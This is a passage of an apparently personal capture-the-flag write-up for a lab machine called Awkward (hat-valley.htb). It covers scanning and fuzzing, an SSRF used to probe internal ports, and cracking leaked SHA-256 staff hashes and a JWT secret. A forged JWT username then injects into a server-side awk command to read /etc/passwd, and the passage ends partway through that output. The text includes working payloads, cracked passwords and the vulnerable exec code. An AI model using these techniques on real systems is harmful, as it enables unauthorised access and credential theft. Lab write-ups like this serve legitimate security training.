

0x1 Scan

```
[~] offsec/awkward git:(master) ▶ rustscan --ulimit 1000 -a 10.10.11.185 -- -sC -sV -Pn --script=default
[!] File limit is lower than default batch size. Consider upping with --ulimit. May cause harm to sensitivity.
[!] Your file limit is very small, which negatively impacts RustScan's speed. Use the Docker image, or increase --ulimit.
[~] The config file is expected to be at "/home/ghost/.rustscan.toml"
[~] Automatically increasing ulimit value to 1000.
[!] File limit is lower than default batch size. Consider upping with --ulimit. May cause harm to sensitivity.
[!] Your file limit is very small, which negatively impacts RustScan's speed. Use the Docker image, or increase --ulimit.
Open 10.10.11.185:22
Open 10.10.11.185:80
[~] Starting Script(s)
[>] Script to be run Some("nmap -vvv -p {{port}} {{ip}}")
```

```
PORT      STATE SERVICE REASON VERSION
22/tcp    open  ssh      syn-ack OpenSSH 8.9p1 Ubuntu 3 (Ubuntu Linux; protocol 2.0)
|_ssh-hostkey:
|   256 7254afba6e2835941b7cd611c2f418b (ECDSA)
|   ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmLzdHAyNTYAAAIbmlzdHAyNTYAAABBCMaN1wQtPg5uk2w3xD0d0ND6JQgzu
|   256 59365bba3c7821e326b37d23605aec38 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIFsq9sSC1uhq5CBWylh+yiC7jz4tuegMj/4FVTp6bzZy
80/tcp    open  http    syn-ack nginx 1.18.0 (Ubuntu)
|_http-title: Hat Valley
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-favicon: Unknown favicon MD5: 56BF0DDEA4641BFDDD743E1B04149554
|_http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

0x2 hat-valley.htb

Looks like static website.



Best Hats In Hat Valley

Hat Valley provides so much variety that you'll become lost as you look around our store. From beanies to caps, we have it all.

Enumeration

I run feroxbuster and don't see much.

```
⠄ offsec/awkward git:(master) ▶ feroxbuster -u http://hat-valley.htb -k -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -o feroxbuster.hat-valley.out -n
[----] [----] [----] [----] [----] [----] [----]
[----] [----] [----] [----] [----] [----] [----]
by Ben "epi" Risher ☺ ver: 2.7.3
=====
🎯 Target Url          http://hat-valley.htb
🚀 Threads             50
📝 Wordlist            /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
🔥 Status Codes        [200, 204, 301, 302, 307, 308, 401, 403, 405, 500]
⚡ Timeout (secs)      7
🌐 User-Agent          feroxbuster/2.7.3
🔧 Config File          /etc/feroxbuster/ferox-config.toml
💾 Output File         feroxbuster.hat-valley.out
🌐 HTTP methods        [GET]
🔒 Insecure             true
🚫 Do Not Recurse      true
=====
⚠️ Press [ENTER] to use the Scan Management Menu™

WLD   GET    541    163W   2881c Got 200 for http://hat-valley.htb/4ad1d91a055b4fa286508fab7b99bb87 (url length: 32)
WLD   GET    -      -      - Wildcard response is static; auto-filtering 2881 responses; toggle this behavior by using --dont-filter
WLD   GET    541    163W   2881c Got 200 for http://hat-valley.htb/203e647cb1684955a2d802230fa8a868cc7e925bc2a84f52aa5e627fe033517d4d9b8b14833c4857ab7bda172331
301   GET    101    16W    179c http://hat-valley.htb/static => http://hat-valley.htb/static/
301   GET    101    16W    173c http://hat-valley.htb/css => http://hat-valley.htb/css/
301   GET    101    16W    171c http://hat-valley.htb/js => http://hat-valley.htb/js/
[#####] - 21m  220546/220546 0s  found:5 errors:0
[#####] - 21m  220548/220546 174/s  http://hat-valley.htb/
```

I try again with dirsearch, don't really find anything interesting.

```
offsec/awkward git:(master) ▶ dirsearch -u http://hat-valley.htb
[.|-|(.|-|-|)|] v0.4.2
Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 30 | Wordlist size: 10927
Output File: /home/ghost/.dirsearch/reports/hat-valley.htb/_23-01-29_00-21-12.txt
Error Log: /home/ghost/.dirsearch/logs/errors-23-01-29_00-21-12.log
Target: http://hat-valley.htb/
[00:21:12] Starting:
[00:21:17] 301 - 171B - /js → /js/
[00:22:21] 301 - 173B - /css → /css/
[00:22:30] 200 - 4KB - /favicon.ico
[00:22:38] 200 - 3KB - /index.html
[00:22:42] 200 - 14KB - /js/
[00:23:12] 500 - 2KB - /servlet/%C0%AE%C0%AE%C0%AF
[00:23:20] 301 - 179B - /static → /static/
Task Completed
offsec/awkward git:(master) ▶
```

I check `/js` and found `app.js` and `custom.js`

```
offsec/awkward git:(master) ▶ dirsearch -u http://hat-valley.htb/js
[.|-|(.|-|-|)|] v0.4.2
Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 30 | Wordlist size: 10927
Output File: /home/ghost/.dirsearch/reports/hat-valley.htb/-js_23-01-29_01-29-08.txt
Error Log: /home/ghost/.dirsearch/logs/errors-23-01-29_01-29-08.log
Target: http://hat-valley.htb/js/
[01:29:10] Starting:
[01:30:00] 200 - 150B - /js/app
[01:30:05] 200 - 420KB - /js/app.js
[01:30:17] 200 - 8KB - /js/custom.js
[01:31:03] 500 - 2KB - /js/servlet/%C0%AE%C0%AE%C0%AF
Task Completed
offsec/awkward git:(master) ▶
```

It looks like vue js application. Inside `app.js` I found directory under `/src/HR`

```
javascript !*** ./node_modules/css-loader/dist/cjs.js??ref--7-oneOf-1-
1 ./node_modules/@vue/cli-service/node_modules/vue-loader-
v16/dist/stylePostLoader.js!./node_modules/postcss-loader/src??ref--7-
oneOf-1-2!./node_modules/cache-loader/dist/cjs.js??ref--1-
```


```
0! ./node_modules/@vue/cli-service/node_modules/vue-loader-v16/dist??  
ref--1-1!./src/HR.vue?  
vue&type=style&index=0&id=4a4031a3&scoped=true&lang=css ***!
```

Also I found a few of other routes

- all-leave
- staff-details
- store-status
- submit-leave

hat-valley.htb/hr

I try <http://hat-valley.htb/hr> and got a login page.



But I cannot login. I try finding subdomain.

store.htb-valley.htb

I use `wfuzz` to enumerate and found `store`.

```
[+] offset/awkward git:(master) ▶ wfuzz -c -f subdomains.txt -w /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-5000.txt -u "http://hat-valley.htb" -H "Host: FUZZ.hat-valley.htb" --hl 8
/usr/lib/python3/dist-packages/wfuzz/_init__.py:34: UserWarning:Pycurl is not compiled against Openssl.
Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.
/home/ghost/.local/lib/python3.10/site-packages/requests/_init__.py:102: RequestsDependencyWarning:urlib3 (1.26.7) or chardet (5.1.0)/charset_normalizer (2.0.9) doesn't match a supported version!
*****
* Wfuzz 3.1.0 - The Web Fuzzer
*****
```

Target: http://hat-valley.htb/
Total requests: 4989

ID	Response	Lines	Word	Chars	Payload
000000081:	401	7 L	12 W	188 Ch	"store"

I try checking the site but got login.

The screenshot shows a web browser interface. At the top, there are tabs for "User Profile" and "Hat Valley". The current tab is "store.hat-valley.htb", which is highlighted with a red border. Below the tabs, there is a navigation bar with a back arrow, forward arrow, and a search bar containing "/src/". To the right of the search bar is a "Highlight All" checkbox. The main content area displays a login form for "store.hat-valley.htb". The form has two fields: "Username" and "Password", both represented by large, light-grey input boxes. Above the "Username" field, a message says "This site is asking you to sign in.". At the bottom of the form are two buttons: "Cancel" on the left and "Sign in" on the right. The background of the page is heavily redacted with a large amount of illegible text.

When I check with burpsuite, I realised visiting <http://hat-valley.htb> set cookie.


```
Pretty Raw Hex  
1 GET / HTTP/1.1  
2 Host: hat-valley.htb  
3 Cache-Control: max-age=0  
4 Upgrade-Insecure-Requests: 1  
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)  
6 Accept: text/html,application/xhtml+xml,application/xml  
7 Accept-Encoding: gzip, deflate  
8 Accept-Language: en-GB,en-US;q=0.9,en;q=0.8  
9 Cookie: token=guest  
10 If-None-Match: W/"b41-tn8t3x3qcvcml260Q/i0AXwBj8M"  
11 Connection: close  
12
```

/api

staff-details is interesting among all routes. I try checking api routes.

```
Pretty Raw Hex  
1 GET /api/all-leave HTTP/1.1  
2 Host: hat-valley.htb  
3 Upgrade-Insecure-Requests: 1  
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)  
5 Accept: text/html,application/xhtml+xml,application/xml  
6 Accept-Encoding: gzip, deflate  
7 Accept-Language: en-GB,en-US;q=0.9,en;q=0.8  
8 Cookie: token=admin  
9 Connection: close  
10  
11
```

But still no choice.



```
JsonWebTokenError: jwt malformed
    at Object.module.exports [as verify] (/var/www/hat-valley.htb/node_modules/jsonwebtoken/verify.js:63:17)
    at /var/www/hat-valley.htb/server/server.js:151:30
    at Layer.handle [as handle_request] (/var/www/hat-valley.htb/node_modules/express/lib/router/layer.js:95:5)
    at next (/var/www/hat-valley.htb/node_modules/express/lib/router/route.js:144:13)
    at Route.dispatch (/var/www/hat-valley.htb/node_modules/express/lib/router/route.js:114:3)
    at Layer.handle [as handle_request] (/var/www/hat-valley.htb/node_modules/express/lib/router/layer.js:95:5)
    at /var/www/hat-valley.htb/node_modules/express/lib/router/index.js:284:15
    at Function.process_params (/var/www/hat-valley.htb/node_modules/express/lib/router/index.js:346:12)
    at next (/var/www/hat-valley.htb/node_modules/express/lib/router/index.js:280:10)
    at cookieParser (/var/www/hat-valley.htb/node_modules/cookie-parser/index.js:71:5)
```

I try removing cookie and access the page, and works this time.

JSON Raw Data Headers

Save Copy Collapse All Expand All | Filter JSON

▼ 0:

```
user_id: 1
username: "christine.wool"
password: "6529fc6e43f9061ff4eaa806b087b13747fbe8ae0abfd396a5c4cb97c5941649"
fullname: "Christine Wool"
role: "Founder, CEO"
phone: "0415202922"
```

▼ 1:

```
user_id: 2
username: "christopher.jones"
password: "e59ae67897757dla138a46clf501ce94321e96aa7ec4445e0e97e94f2ec6c8e1"
fullname: "Christopher Jones"
role: "Salesperson"
phone: "0456980001"
```

▼ 2:

```
user_id: 3
username: "jackson.lightheart"
password: "b091bc790fe647a0d7e8fb8ed9c4c01e15c77920a42ccd0deaca431a44ea0436"
fullname: "Jackson Lightheart"
role: "Salesperson"
phone: "0419444111"
```

▼ 3:

```
user_id: 4
username: "bean.hill"
password: "37513684de081222aaded9b8391d541ae885ce3b55942b9ac6978ad6f6e1811f"
fullname: "Bean Hill"
role: "System Administrator"
phone: "0432339177"
```

Looks like **SHA2-256** and I try cracking with **hashcat**.

```
125 offsec/awkward git:(master) ▶ hashcat hashes.txt -0 /usr/share/wordlists/rockyou.txt -m 1400
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 3.0+debian Linux, None+Asserts, RELOC, LLVM 14.0.6, SLEEP, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
=====
* Device #1: pthread-Intel(R) Core(TM) i5-9600K CPU @ 3.70GHz, 6864/13792 MB (2048 MB allocatable), 6MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 31

Hashes: 4 digests; 4 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Optimized-Kernel
* Zero-Byte
* Precompute-Init
* Early-Skip
* Not-Salted
* Not-Iterated
* Single-Salt
* Raw-Hash

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 1 MB

Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385

e59ae67897757d1a138a46c1f501ce94321e96aa7ec4445e0e97e94f2ec6c8e1:chris123
Cracking performance lower than expected?
```

I am able to crack **christopher.jones**.

- chris123

I can login to [/hr](#) I found previously.

The screenshot shows a dashboard for Hat Valley HR. On the left, a sidebar has a pink header "Hat Valley HR" and a user profile for "Christopher". Below it are two buttons: "Dashboard" (selected) and "Leave Requests". The main content area has a title "Hi Christopher, welcome back!". It includes a "Staff Details" table with four rows: Christine Wool (Founder, CEO), Christopher Jones (Salesperson), Jackson Lightheart (Salesperson), and Bean Hill (System Administrator). To the right is a "Website Audience Metrics" section with a chart showing website visits, unique users, and inquiries from January to August. The chart shows a total of 83,123 website visits, 3,333 unique users, and 249 inquiries. Below this is an "Online Store Status" section indicating the store is "Down". At the bottom, there's a copyright notice and a link to Bootstrapdash.com.

Copyright © bootstrapdash.com 2020
Distributed By: ThemeWagon

Free [Bootstrap dashboard templates](#) from Bootstrapdash.com

I check [Online Store Status](#) button but does not seems to do nothing until I check network tab. It is actually doing get request.

Status	Method	Domain	File
200	GET	⚡ hat-valley.htb	store-status?url="http://store.hat-valley.htb"
	GET	🔒 localhost:8080	info?t=1674930337578

- <http://hat-valley.htb/api/store-status?url=http://store.hat-valley.htb>

I try changing to my server and it calls.

- <http://hat-valley.htb/api/store-status?url=%22http://10.10.14.9%22>

```
⠈ offsec/awkward git:(master) ▶ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.11.185 - - [29/Jan/2023 02:26:52] "GET / HTTP/1.1" 200 -
[
```

The server is nodejs.

Wappalyzer

[TECHNOLOGIES](#)[MORE INFO](#)[Export](#)

JavaScript frameworks	Programming languages
Vue.js	Node.js
Font scripts	C
Font Awesome	Ubuntu
Web frameworks	Operating systems
Express	FancyBox
Miscellaneous	jQuery 3.0.0
Popper	core-js 3.20.3
Webpack	Swiper
Web servers	

Also from network tab image above, there's another network request to port 8080.

Headers Cookies Request Response Timings Stack Trace

Filter Headers

▼ GET

Scheme: http
Host: localhost:8080
Filename: /sockjs-node/info

t: 1674930596650

Transferred 0 B (0 B size)
Referrer Policy strict-origin-when-cross-origin

▼ Request Headers (399 B)

① Accept: */*
① Accept-Encoding: gzip, deflate, br
① Accept-Language: en-US,en;q=0.5
① Connection: keep-alive
① Host: localhost:8080
① Origin: http://hat-valley.htb
① Referer: http://hat-valley.htb/
① Sec-Fetch-Dest: empty
① Sec-Fetch-Mode: cors
① Sec-Fetch-Site: cross-site
① User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0

I try <http://hat-valley.htb/api/store-status?url=%22http://localhost:8080%22> it gives vue homepage (it will looks empty if you see the render).

```

1 <!DOCTYPE html>
2 <html lang="">
3   <head>
4     <meta charset="utf-8">
5     <meta http-equiv="X-UA-Compatible" content="IE=edge">
6     <meta name="viewport" content="width=device-width,initial-scale=1.0">
7     <link rel = "stylesheet" href = "/css/main.css">
8     <link rel="stylesheet" href="/css/bootstrap.min.css">
9     <!-- style css -->
10    <link rel="stylesheet" href="/css/style.css">
11    <!-- Responsive-->
12    <link rel="stylesheet" href="/css/responsive.css">
13    <!-- favicon -->
14    <link rel="icon" href="/static/blue.png" type="image/png" />
15    <!-- Scrollbar Custom CSS -->
16    <link rel="stylesheet" href="/css/jquery.mCustomScrollbar.min.css">
17    <!-- Tweaks for older IEs-->
18    <link rel="stylesheet" href="/css/font-awesome.css">
19    <link rel="stylesheet" href="/css/jquery.fancybox.min.css" media="screen">
20    <link rel="stylesheet" href="/static/vendors mdi/css/materialdesignicons.min.css">
21    <link rel="stylesheet" href="/static/vendors/feather/feather.css">
22    <link rel="stylesheet" href="/static/vendors/base/vendor.bundle_base.css">
23    <link rel="stylesheet" href="/static/vendors/flag-icon-css/css/flag-icon.min.css">
24    <link rel="stylesheet" href="/static/vendors/font-awesome/css/font-awesome.min.css">
25    <link rel="stylesheet" href="/static/vendors/jquery-bar-rating/fontawesome-stars-o.css">
26    <link rel="stylesheet" href="/static/vendors/jquery-bar-rating/fontawesome-stars.css">
27    <link rel="stylesheet" href="/static/css/style.css">
28    <title>Hat Valley</title>
29    <link href="/js/app.js" rel="preload" as="script"><link href="/js/chunk-vendors.js" rel="preload" as="script"></head>
30  <body>
31    <noscript>
32      <strong>We're sorry but hat-valley doesn't work properly without JavaScript enabled. Please enable it to continue.</strong>
33    </noscript>
34    <div id="app"></div>
35    <!-- built files will be auto injected -->
36    <script src="/js/jquery.min.js"></script>
37    <script src="/js/popper.min.js"></script>
38    <script src="/js/bootstrap.bundle.min.js"></script>
39    <script src="/js/jquery-3.0.0.min.js"></script>
40    <script src="/js/plugin.js"></script>
41    <!-- sidebar -->
42    <script src="/js/jquery.mCustomScrollbar.concat.min.js"></script>
43    <script src="/js/custom.js"></script>
44    <script src="/js/jquery.fancybox.min.js"></script>
45
46    <script src="/static/vendors/base/vendor.bundle_base.js"></script>
47    <script src="/static/js/off-canvas.js"></script>
48    <script src="/static/js/hoverable-collapse.js"></script>
49    <script src="/static/js/template.js"></script>
50    <script src="/static/vendors/chart.js/Chart.min.js"></script>
51    <script src="/static/vendors/jquery-bar-rating/jquery.barrating.min.js"></script>
52    <script src="/static/js/dashboard.js"></script>
53    <script type="text/javascript" src="/js/chunk-vendors.js"></script><script type="text/javascript" src="/js/app.js"></script></body>
54 </html>

```

May be I can try enumerate for other services running in other ports. I use wfuzz for this. First I use Python to generate ports.

```

$ offsec/awkward git:(master) ▶ python3 -c 'for i in range(1,65536): print(i)' > ports.txt
$ offsec/awkward git:(master) ▶

```

I found 3 ports.

- 80
- 3002

- 8080

```
[+] offsec/awkward git:(master) > wfuzz -c -w ports.txt -u 'http://hat-valley.htb/api/store-status?url="http://localhost:FUZZ"' --hl 0 -t 600
/usr/lib/python3/dist-packages/wfuzz/_init_.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work correctly whe
/home/ghost/.local/lib/python3.10/site-packages/requests/_init_.py:102: RequestsDependencyWarning:urlib3 (1.26.7) or chardet (5.1.0)/cha
*****
* Wfuzz 3.1.0 - The Web Fuzzer
*****
Target: http://hat-valley.htb/api/store-status?url="http://localhost:FUZZ"
Total requests: 65535

=====
ID      Response   Lines    Word     Chars     Payload
=====

000000080:  200       8 L     13 W     132 Ch    "80"
000003002:  200      685 L    5834 W   77002 Ch   "3002"
000008080:  200       54 L    163 W    2881 Ch    "8080"
```

http://localhost:3002

It looks like Hat Valley API documentation.

- <http://hat-valley.htb/api/store-status?url=%22http://localhost:3002%22>

Hat Valley API

Express API documentation for the Hat Valley website. Written in Markdown. Translated to HTML.

Login (/api/login)

Log the user into the Hat Valley HR system.

HTTP Request Type

POST

Request Parameters

Parameter	Description
username	Username of HR user
password	Password of HR user

Express Method

```
app.post('/api/login', (req, res) => {
  const {username, password} = req.body
  connection.query(
    'SELECT * FROM users WHERE username = ? AND password = ?', [username, sha256(password)],
    function (err, results) {
      if(err) {
        return res.status(401).send("Incorrect username or password")
      }
      else {
        if(results.length !== 0) {
          const userForToken = {
            username: results[0].username
          }
          const firstName = username.split(".") [0] [0].toUpperCase() + username.split(".")
          [0].slice(1).toLowerCase()
          const token = jwt.sign(userForToken, TOKEN_SECRET)
          const toReturn = {
            "name": firstName,
            "token": token
          }
          return res.status(200).json(toReturn)
        }
        else {
          return res.status(401).send("Incorrect username or password")
        }
      }
    }
  )
})
```

There's API code for Leave Request page.

The screenshot shows a web application interface for 'Hat Valley HR'. On the left, there's a sidebar with a profile picture of 'Christopher' and three buttons: 'Dashboard', 'Leave Requests' (which is highlighted in blue), and another unlabelled button. The main content area has a header 'New Leave Request' with a sub-instruction: 'Submit your leave request using the form below and it will be assessed by Christine within a week.' Below this are four input fields: 'Reason For Leave', 'Start of Leave Date' (dd/mm/yyyy format), 'End of Leave Date' (dd/mm/yyyy format), and a large 'Request Leave' button. At the bottom, there's a section titled 'Christopher's Leave Request History' containing a table with two rows of data.

Reason	Start Date	End Date	Approved
Donating blood	19/06/2022	23/06/2022	Yes
Taking a holiday in Japan with Bean	29/07/2022	6/08/2022	Yes

/submit-leave

```
app.post('/api/submit-leave', (req, res) => {
  const {reason, start, end} = req.body
  const user_token = req.cookies.token
  var authFailed = false
  var user = null
  if(user_token) {
    const decodedToken = jwt.verify(user_token, TOKEN_SECRET)
    if(!decodedToken.username) {
      authFailed = true
    }
    else {
      user = decodedToken.username
    }
  }
  if(authFailed) {
    return res.status(401).json({Error: "Invalid Token"})
  }
  if(!user) {
    return res.status(500).send("Invalid user")
  }
  const bad = [";", "&", "|", ">", "<", "*", "?", "`", "$", "(" , ")" , "{", "}" , "
```

```
[", ",", "!", "#"]

const badInUser = bad.some(char => user.includes(char));
const badInReason = bad.some(char => reason.includes(char));
const badInStart = bad.some(char => start.includes(char));
const badInEnd = bad.some(char => end.includes(char));

if(badInUser || badInReason || badInStart || badInEnd) {
    return res.status(500).send("Bad character detected.")
}

const finalEntry = user + "," + reason + "," + start + "," + end +
",Pending\r"

exec(`echo "${finalEntry}" >> /var/www/private/leave_requests.csv`,
(error, stdout, stderr) => {
    if (error) {
        return res.status(500).send("Failed to add leave request")
    }
    return res.status(200).send("Successfully added new leave request")
})
})
```

It has a bunch of bad characters, and if I can bypass that, I can perform command injection at

```
exec(`echo "${finalEntry}" >> /var/www/private/leave_requests.csv`,
(error, stdout, stderr) => {
```

/all-leave (foothold as user: bean)

```
app.get('/api/all-leave', (req, res) => {
    const user_token = req.cookies.token
    var authFailed = false
    var user = null
    if(user_token) {
        const decodedToken = jwt.verify(user_token, TOKEN_SECRET)
        if(!decodedToken.username) {
            authFailed = true
        }
        else {
            user = decodedToken.username
        }
    }
    if(authFailed) {
        return res.status(401).json({Error: "Invalid Token"})
    }
})
```

```

}

if(!user) {
    return res.status(500).send("Invalid user")
}

const bad = [";", "&", "|", ">", "<", "*", "?", "^", "$", "()", "{}", ","
[", "]","!", "#"]

const badInUser = bad.some(char => user.includes(char));

if(badInUser) {
    return res.status(500).send("Bad character detected.")
}

exec("awk '/' + user + '/' /var/www/private/leave_requests.csv",
{encoding: 'binary', maxBuffer: 51200000}, (error, stdout, stderr) => {
    if(stdout) {
        return res.status(200).send(new Buffer(stdout, 'binary'));
    }
    if (error) {
        return res.status(500).send("Failed to retrieve leave requests")
    }
    if (stderr) {
        return res.status(500).send("Failed to retrieve leave requests")
    }
})
})
}

```

This is also interesting. If I can bypass to `user` variable, it will pass down to `awk` command.

```
exec("awk '/' + user + '/' /var/www/private/leave_requests.csv")
```

But in order to manipulate, first I need to get JWT key, decrypt it and get JWT secret. So I open Storage tab on browser, copy the JWT token.

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
token	eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJtYmFzZS5tGmNocmlzdG9waWVlmpvbmVzIiwiaWF0joxNjQ... hat-valley.htb	hat-valley.htb	/	Sun, 29 Jan 2023 18:19:07 GMT	152	false	false	Lax	Sat, 28 Jan 2023 18:18:58 GMT

token: eyJhbGciOiJIUzI1Ni...7BzxSwkO7d_INrLBp_0
Created: Sat, 28 Jan 2023 18:18:58 GMT
Domain: hat-valley.htb
Expires / Max-Age: Sun, 29 Jan 2023 18:19:07 GMT
HostOnly: true
HttpOnly: false
Last Accessed: Sat, 28 Jan 2023 18:47:15 GMT
Path: /
SameSite: Lax
Secure: false
Size: 152

Convert to john format with jwt2john and crack it.

```
= offsec/awkward git:(master) ▶ jwt2john.py eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmbFtZSI6ImNocmlzdG9waGVyLmpvbmVzIiwiaWF0IjoxNjc0OTI50TgwfQ.W2KDuso1DfGlipUybK40B5G67BzxSwk07d_INrLBp_0 > jwt.john
= offsec/awkward git:(master) ▶ []
```

```
= offsec/awkward git:(master) ▶ john --wordlist=/usr/share/wordlists/rockyou.txt jwt.john
Using default input encoding: UTF-8
Loaded 1 password hash (HMAC-SHA256 [password is key, SHA256 256/256 AVX2 8x])
Will run 6 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
123beany123      (?)
1g 0:00:00:01 DONE (2023-01-29 03:13) 0.9803g/s 13071Kp/s 13071Kc/s 13071KC/s 123wavehope..123P45
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
= offsec/awkward git:(master) ▶ []
```

JWT secret is 123beany123. Using this, now I can create my own JWT token.

- <https://jwt.io/>

Because in */api/all-leave* route, it decrypt JWT and using the username directly to lookup file with awk.

If I can manipulate the JWT, I can read any files on the system.

```
exec("awk '/' + user + '/' /var/www/private/leave_requests.csv"
```

Therefore I try read */etc/passwd*

Encoded PASTE A TOKEN HERE

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmbFtZSI6Il8nIC9ldGMvcGFzc3dkICciLCJpYXQiOjE2NzQ5Mjk5ODB9.ZiNUtN8WpNAZkIdOgF6vgwroFHR1USAM4751g6_ppNM
```

Decoded EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE

```
"alg": "HS256",
"typ": "JWT"
}
```

PAYOUT: DATA

```
{
  "username": "/etc/passwd",
  "iat": 1674929980
}
```

VERIFY SIGNATURE

```
HMACSHA256(
  base64UrlEncode(header) + "." +
  base64UrlEncode(payload),
  123beany123
) □ secret base64 encoded
```

⌚ Signature Verified

SHARE JWT

```

1 GET /api/all-leave HTTP/1.1
2 Host: hat-valley.htb
3 Accept: application/json, text/plain, */*
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.5359.125 Safari/537.36
5 Referer: http://hat-valley.htb/leave
6 Accept-Encoding: gzip, deflate
7 Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
8 Cookie: token=eyJhbGciOiJIUzI1NiisInRScIiKpXVCJ9eyJlc2VybmtZSI6Ii8nIC9ldGMvcGFzc3dkIccilCJpYXQiOjE2NzQ5Mjk50DB9.ZiNUTN8wpNAZkId0gF6vgwroFhr1USAM4751g6_ppNM
9 Connection: close
10
11
    ⚡ 🔍 ⏪ ⏩ Search...

```

Response

```

1 HTTP/1.1 200 OK
2 Server: nginx/1.18.0 (Ubuntu)
3 Date: Sat, 28 Jan 2023 19:32:26 GMT
4 Content-Type: application/octet-stream
5 Content-Length: 3059
6 Connection: close
7 x-powered-by: Express
8 access-control-allow-origin: *
9 etag: W/"bf3-PdFG97gBjwRp4RtnVyUN3af1LtA"
10
11 root:x:0:0:root:/root:/bin/bash
12 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
13 bin:x:2:2:bin:/bin:/usr/sbin/nologin
14 sys:x:3:3:sys:/dev:/usr/sbin/nologin
15 sync:x:4:65534:sync:/bin:/bin/sync
16 games:x:5:60:games:/usr/games:/usr/sbin/nologin
17 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
18 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
19 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
20 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
21 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
22 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
23 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
24 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
25 listix:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
26 irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
27 gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
28 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
29 systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
30 systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
31 messagebus:x:102:105:/nonexistent:/usr/sbin/nologin
32 systemd-timesync:x:103:106:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
33 syslog:x:104:111:/home/syslog:/usr/sbin/nologin
34 _apt:x:105:65534:/nonexistent:/usr/sbin/nologin
35 tss:x:106:112:TPM software stack,,,:/var/lib/tpm:/bin/false
